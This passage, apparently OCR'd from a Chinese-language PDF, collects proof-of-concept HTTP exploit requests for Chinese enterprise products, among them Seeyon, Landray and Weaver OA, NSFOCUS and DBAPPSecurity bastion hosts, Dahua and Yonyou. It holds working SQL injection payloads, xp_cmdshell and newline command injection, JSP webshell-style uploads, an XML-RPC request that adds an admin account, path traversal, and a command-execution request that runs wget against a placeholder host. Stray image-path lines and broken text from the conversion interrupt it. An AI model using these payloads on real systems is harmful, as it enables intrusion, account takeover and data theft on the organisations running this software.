HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Date: Thu, 10 Aug 2023 20:38:25 GMT
Connection: close
Content-Length: 17

{"login":"false"}
```

致远-OA-RCE

多个漏洞路径：

```

1、/seeyon/ajax.do?method=ajaxAction&managerName=syncConfi
gManager
2、/seeyon/ajax.do?method=ajaxAction&managerName=syncConfi
gManager&requestCompress=gzip
3、/seeyon/ajax.do?method=ajaxAction&managerName=syncConfi
gManager&requestCompress=gzip&managerMethod=checkDB&argumen
ts=
4、/seeyon/ajax.do?method=ajaxAction&managerName=syncConfi
gManager&managerMethod=checkDB&arguments=
5、/seeyon/ajax.do?method=ajaxAction&managerName=syncConfi
gManager&managerMethod=&arguments
```

蓝凌-OA-RCE

通过文件上传-->解压-->获取webshell，前台漏洞

漏洞路径：

```
/api///sys/ui/sys_ui_extend/sysUiExtend.do
```

蓝凌OA前台代码执行

```
POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
Host: www.ynjd.cn:801
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Accept: /
Connection: Keep-Alive
Content-Length: 42
Content-Type: application/x-www-form-urlencoded
var={"body":{"file":"file:///etc/passwd"}}
```

深信服 sxf-报表系统 版本有限制

```
POST /rep/login HTTP/1.1
Host: URL
Cookie:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac 0s X 10.15: ry:109.0)Gecko/20100101 Firefox/115.0
Accept:text/html,application/xhtml+xml,application/xml;g=0,9, image/avif, image/webp,*/*;q=0.8 Accept-Language:zh-CN, zh;g=0.8, zh-TW;g=0.7, zh-HK;g=0.5,en-US;g=0.3,en;g=0.2
Accept-Encoding: gzip deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site Pragma: no-cache Cache-Control: no-cache14 Te: trailers
Connection: close
Content-Type:application/x-www-form-urlencoded
Content-Length: 126
clsMode=cls_mode_login&index=index&log_type=report&page=login&rnd=0.7550103466497915&userID=admin%0Aid -a %0A&userPsw=tmbhuisq
```

安恒明御运维审计与风险控制系统堡垒机任意用户注册xmlrpc.sock任意用户添加漏洞

```
POST /service/?unix:/../../../../var/run/rpc/xmlrpc.sock|http://test/wsrpc HTTP/1.1
Host: xxx
Cookie: LANG=zh; USM=0a0e1f29d69f4b9185430328b44ad990832935dbf1b90b8769d297dd9f0eb848
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 1121

<?xml version="1.0"?>
<methodCall>
```

```
<methodName>web.user_add</methodName>
<params>
<param>
<value>
<array>
<data>
<value>
<string>admin</string>
</value>
<value>
<string>5</string>
</value>
<value>
<string>XX.XX.XX.XX</string>
</value>
</data>
</array>
</value>
</param>
<param>
<value>
<struct>
<member>
<name>uname</name>
<value>
<string>deptadmin</string>
</value>
</member>
<member>
<name>name</name>
<value>
<string>deptadmin</string>
</value>
</member>
<member>
<name>pwd</name>
<value>
<string>Deptadmin@123</string>
</value>
</member>
<member>
<name>authmode</name>
<value>
<string>1</string>
</value>
</member>
<member>
<name>deptid</name>
<value>
<string></string>
</value>
</member>
<member>
<name>email</name>
<value>
<string></string>
</value>
```

```
</member>
<member>
<name>mobile</name>
<value>
<string></string>
</value>
</member>
<member>
<name>comment</name>
<value>
<string></string>
</value>
</member>
<member>
<name>roleid</name>
<value>
<string>101</string>
</value>
</member>
</struct></value>
</param>
</params>
</methodCall>
```

Exchange Server远程代码执行漏洞（CVE-2023-38182）风险通告

待补充poc exp

描述和影响范围

Exchange Server 2019 Cumulative Update 13

Exchange Server 2019 Cumulative Update 12

Exchange Server 2019 Cumulative Update 11

Exchange Server 2016 Cumulative Update 23

需要有普通用户权限

泛微 E-Cology 某版本 SQL注入漏洞 POC

```
POST /dwr/call/plaincall/CptDun/rpc/xmlrpc.stByCurrentUser.dwr HTTP/1.1
Host: ip:port
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/35.0.2117.157 Safari/537.36
Connection: close
```

```
Content-Length: 189
Content-Type: text/plain
Accept-Encoding: gzip

callCount=1
page=
httpSessionId=
scriptSessionId=
c0-scriptName=DocDwrUtil
c0-methodName=GetSqlData.aspx/.ifNewsCheckOutByCurrentUser
c0-id=0
c0-param0=string:1 AND 1=1
c0-param1=string:1
batchId=0



请求头
POST /dwr/call/plaincall/CptDwrUtil.ifNewsCheckOutByCurrentUser.dwr HTTP/1.1
Host: test.cn
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/35.0.2117.157 Safari/537.36
Content-Length: 195
Accept-Encoding: gzip
Connection: close
Content-Type: text/plain


请求体:
callCount=1
page=
httpSessionId=
scriptSessionId=
c0-scriptName=DocDwrUtil
c0-methodName=ifNewsCheckOutByCurrentUser
c0-id=0
c0-param0=string:1 AND 9220=9220
c0-param1=string:1
batchId=0
```

大华智慧园区综合管理平台 searchJson SQL注入漏洞 POC

```
GET /portal/services/carQuery/getFaceCapture/searchJson/%7B%7D/pageJson/%7B%22orderBy%22:%221%20and%201=updatexml(1,concat(0x7e,(select%20md5(388609)),0x7e),1)--%22%7D/extend/%7B%7D HTTP/1.1
Host: 127.0.0.1:7443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip, deflate
Connection: close
```

大华智慧园区综合管理平台 文件上传漏洞 POC

```
POST /publishing/publishing/material/file/video HTTP/1.1
Host: 127.0.0.1:7443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 804
Content-Type: multipart/form-data; boundary=dd8f988919484abab3816881c55272a7
Accept-Encoding: gzip, deflate
Connection: close

--dd8f988919484abab3816881c55272a7
Content-Disposition: form-data; name="Filedata"; filename="0EaE10E7dF5F10C2.jsp"

<%@page contentType="text/html; charset=GBK"%><%@page import="java.math.BigInteger"%><%@page import="java.security.MessageDigest"%><% MessageDigest md5 = null;md5 = MessageDigest.getInstance("MD5");String s = "123456";String miyao = "";String jiamichuan = s + miyao;md5.update(jiamichuan.getBytes());String md5String = new BigInteger(1, md5.digest()).toString(16);out.println(md5String);new java.io.File(application.getRealPath(request.getServletPath())).delete();%>
--dd8f988919484abab3816881c55272a7
Content-Disposition: form-data; name="poc"

poc
--dd8f988919484abab3816881c55272a7
Content-Disposition: form-data; name="Submit"

submit
--dd8f988919484abab3816881c55272a7--
```


用友时空KSOA PayBill SQL注入漏洞 POC

```
POST /servlet/PayBill?caculate&_rnd= HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 134
Accept-Encoding: gzip, deflate
Connection: close

<?xml version="1.0" encoding="UTF-8" ?><root><name>1</name><name>1'WAITFOR DELAY '00:00:03';-</name><name>1</name><name>102360</name></root>
```

命令执行：


```
./../../../../../../../../../usr/local/nsfocus/web/exec master..xp_cmdshell 'whoami';
```


绿盟 SAS堡垒机 local_user.php 任意用户登录漏洞 POC




```
body="'/needUsbkey.php?username='"
```

```
GET /api/virtual/home/status?
cat=../../../../../../../../../../../../../../../usr/local/nsfocus/web/apache2/www/local_user.php&method=login&user_account=admin HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip, deflate
Connection: close


```






绿盟 SAS堡垒机 GetFile 任意文件读取漏洞 POC

```
GET /api/virtual/home/status?
cat=../../../../../../../../../../../../../../../usr/local/nsfocus/web/apache2/www/local_user.php&method=api/user/loginlogin&user_account=admin HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Connection: close
```

绿盟 SAS堡垒机 Exec 远程命令执行漏洞 POC

```
GET /webconf/Exec/index?cmd=wget%20xxx.xxx.xxx HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Connection: close
```


漏洞存在于文件 ExecController.php 文件中




```php
<?php
   require_once 'Nsc/Websvc/Response.php';
 class ExecController extends Cavy_Controller_Action {

   var $models = 'no';

   public function index() {
     $command = $this->_params['cmd'];
     $ret = 0;
     $output = array();
     exec($command,$output,$ret);
     $result = new StdClass;
     if ($ret != 0) {
       $result->code = Nsc_Websvc_Response::EXEC_ERROR;
       $result->text = "exec error";
     }
     else {
       $result->code = Nsc_Websvc_Response::SUCCESS;
       //            $result->text = implode("\n",$output);
       $result->text = "WEBSVC OK";
     }
     $this->_render(array('result'=>$result),'/websvc/result');
   }
 }
 ?>
```

验证POC


```
/webconf/Exec/index?cmd=wget%20xxx.xxx.xxx
```





金和OA C6-GetSqlData.aspx SQL注入漏洞 POC

```
POST /C6/Control/GetSqlData.aspx/.ashx
Host: ip:port
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/35.0.2117.157 Safari/537.36
Connection: close
Content-Length: 189
Content-Type: text/plain
Accept-Encoding: gzip

exec master..xp_cmdshell 'ipconfig'
```



用友 移动管理系统 uploadApk.do 任意文件上传漏洞


```
POST /maportal/appmanager/uploadApk.do?pk_obj= HTTP/1.1 Host:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvLTG6zlX0gZ8LzO 3
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Cookie: JSESSIONID=4ABE9DB29CA45044BE1BECDA0A25A091.server Connection: close

------WebKitFormBoundaryvLTG6zlX0gZ8LzO3
Content-Disposition:form-data;name="downloadpath"; filename="a.jsp" Content-Type: application/msword
hello
------WebKitFormBoundaryvLTG6zlX0gZ8LzO3--



POST /maportal/appmanager/uploadApk.do?pk_obj= HTTP/1.1
Host:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryvLTG6zlX0gZ8LzO3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Cookie: JSESSIONID=101AC13BD5545730F1108BC43FA685D8
Connection: close
Content-Length: 215

------WebKitFormBoundaryvLTG6zlX0gZ8LzO3
Content-Disposition: form-data; name="downloadpath"; filename="123123.jsp"
Content-Type: application/msword

1231231212312
------WebKitFormBoundaryvLTG6zlX0gZ8LzO3--
```

亿某通-电子文档平台-任意文件上传


漏洞路径：

```
1、/CDGServer3/UploadFileFromClientServiceForClient
2、/CDGServer3/UsersService
```

某凌-OA-前台SQL注入

漏洞路径：

```
/third/wechat/wechatLoginHelper.do
```



启明天钥安全网关前台sql注入

```
POST /ops/index.php?c=Reportguide&a=checkrn HTTP/1.1
Host: ****
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="88", "Google Chrome";v="88", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
